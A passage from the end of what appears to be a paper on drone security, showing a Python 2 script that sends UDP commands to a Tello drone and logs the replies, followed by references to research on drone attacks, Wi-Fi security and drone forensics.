out = open('log/' + start_time + '.txt', 'w')
for stat in log:
    stat.print_stats()
    str = stat.return_stats()
    out.write(str)
```

tello.py

```python
import socket
import threading
import time
from stats import Stats

class Tello:
    def __init__(self):
        self.local_ip = ''
        self.local_port = 8889
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        # socket for sending cmd
        self.socket.bind((self.local_ip, self.local_port))

        # thread for receiving cmd ack
        self.receive_thread = threading.Thread(target=self.
            _receive_thread)
        self.receive_thread.daemon = True
        self.receive_thread.start()

        self.tello_ip = '192.168.10.1'
        self.tello_port = 8889
        self.tello_adderss = (self.tello_ip, self.tello_port)
        self.log = []

        self.MAX_TIME_OUT = 15.0

    def send_command(self, command):
        """
        Send a command to the ip address. Will be blocked until
        the last command receives an 'OK'.
        If the command fails (either b/c time out or error),
        will try to resend the command
        :param command: (str) the command to send
        :param ip: (str) the ip of Tello
        :return: The latest command response
        """
        self.log.append(Stats(command, len(self.log)))

        self.socket.sendto(command.encode('utf-8'), self.tello_adderss)
        print 'sending command: %s to %s' % (command, self.tello_ip)

        start = time.time()
        while not self.log[-1].got_response():
            now = time.time()
            diff = now - start
            if diff > self.MAX_TIME_OUT:
                print 'Max timeout exceeded... command %s' % command
                # TODO: is timeout considered failure or next command
                    still get executed
                # now, next one got executed
                return
        print 'Done!!! sent command: %s to %s' % (command, self.
            tello_ip)

    def _receive_thread(self):
        """Listen to responses from the Tello.
        Runs as a thread, sets self.response to whatever the Tello last
            returned.
        """
        while True:
            try:
                self.response, ip = self.socket.recvfrom(1024)
                print('from %s: %s' % (ip, self.response))

                self.log[-1].add_response(self.response)
            except socket.error, exc:
                print "Caught exception socket.error : %s" % exc

    def on_close(self):
        pass
        # for ip in self.tello_ip_list:
        #     self.socket.sendto('land'.encode('utf-8'), (ip, 8889))
        # self.socket.close()

    def get_log(self):
        return self.log
```

References

[1] C. Malveaux, S. G. Hall, and R. Price, “Using Drones in Agriculture: Unmanned Aerial Systems for Agricultural Remote Sensing Applications,” American Society of Agricultural and Biological Engineers, Jul. 2014. doi: 10.13031/aim.20141911016.

[2] ”IEEE Standard for Information Technology–Telecommunications and Information Exchange between Systems - Local and Metropolitan Area Networks–Specific Requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications,” in IEEE Std 802.11-2020 (Revision of IEEE Std 802.11-2016), 26 Feb. 2021, doi: 10.1109/IEEESTD.2021.9363693.

[3] D. Plummer, “Ethernet Address Resolution Protocol: Or Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware,” IETF, RFC 826. Nov. 1982, doi: 10.17487/rfc0826.

[4] J. Postel, “User Datagram Protocol,” IETF, RFC 768. Aug. 1980, doi: 10.17487/rfc0768.

[5] J. Postel, “Transmission Control Protocol,” IETF, RFC 793. Sep. 1981, doi: 10.17487/rfc0793.

[6] J.-P. Yaacoub and O. Salman, “Security Analysis of Drones Systems: Attacks, Limitations, and Recommendations,” Internet of Things, vol. 11, p. , May 2020, doi: 10.1016/j.iot.2020.100218.

[7] R. Altawy and A. M. Youssef, “Security, Privacy, and Safety Aspects of Civilian Drones,” ACM Transactions on Cyber-Physical Systems, vol. 1, no. 2, pp. 1–25, Nov. 2016, doi: 10.1145/3001836.

[8] DOS - G. Vasconcelos, G. Carrijo, R. Miani, J. Souza and V. Guizilini, ”The Impact of DoS Attacks on the AR.Drone 2.0,” 2016 XIII Latin American Robotics Symposium and IV Brazilian Robotics Symposium (LARS/SBR), 2016, pp. 127-132, doi: 10.1109/LARS-SBR.2016.28.

[9] ARP, DOS, Buffer overflow - C. Tovar Bonilla, O. José, S. Parra, J. Hernán, and D. Forero, “Common Security Attacks on Drones,” International Journal of Applied Engineering Research, vol. 13, no. 7, pp. 4982–4988, 2018.

[10] J.-S. Pleban, R. Band, and R. Creutzburg, “Hacking and securing the AR.Drone 2.0 quadcopter: investigations for improving the security of a toy,” NASA ADS, vol. 9030, p. 90300L, Feb. 2014, doi: 10.1117/12.2044868.

[11] T. Radivilova and H. A. Hassan, ”Test for penetration in Wi-Fi network: Attacks on WPA2-PSK and WPA2-enterprise,” 2017 International Conference on Information and Telecommunication Technologies and Radio Electronics (UkrMiCo), 2017, pp. 1-4, doi: 10.1109/UkrMiCo.2017.8095429.

[12] D. R. Clark, C. Meffert, I. Baggili, and F. Breitinger, “DROP (DRone Open source Parser) your drone: Forensic analysis of the DJI Phantom III,” Digital Investigation, vol. 22, pp. S3–S14, Aug. 2017, doi: 10.1016/j.diin.2017.06.013.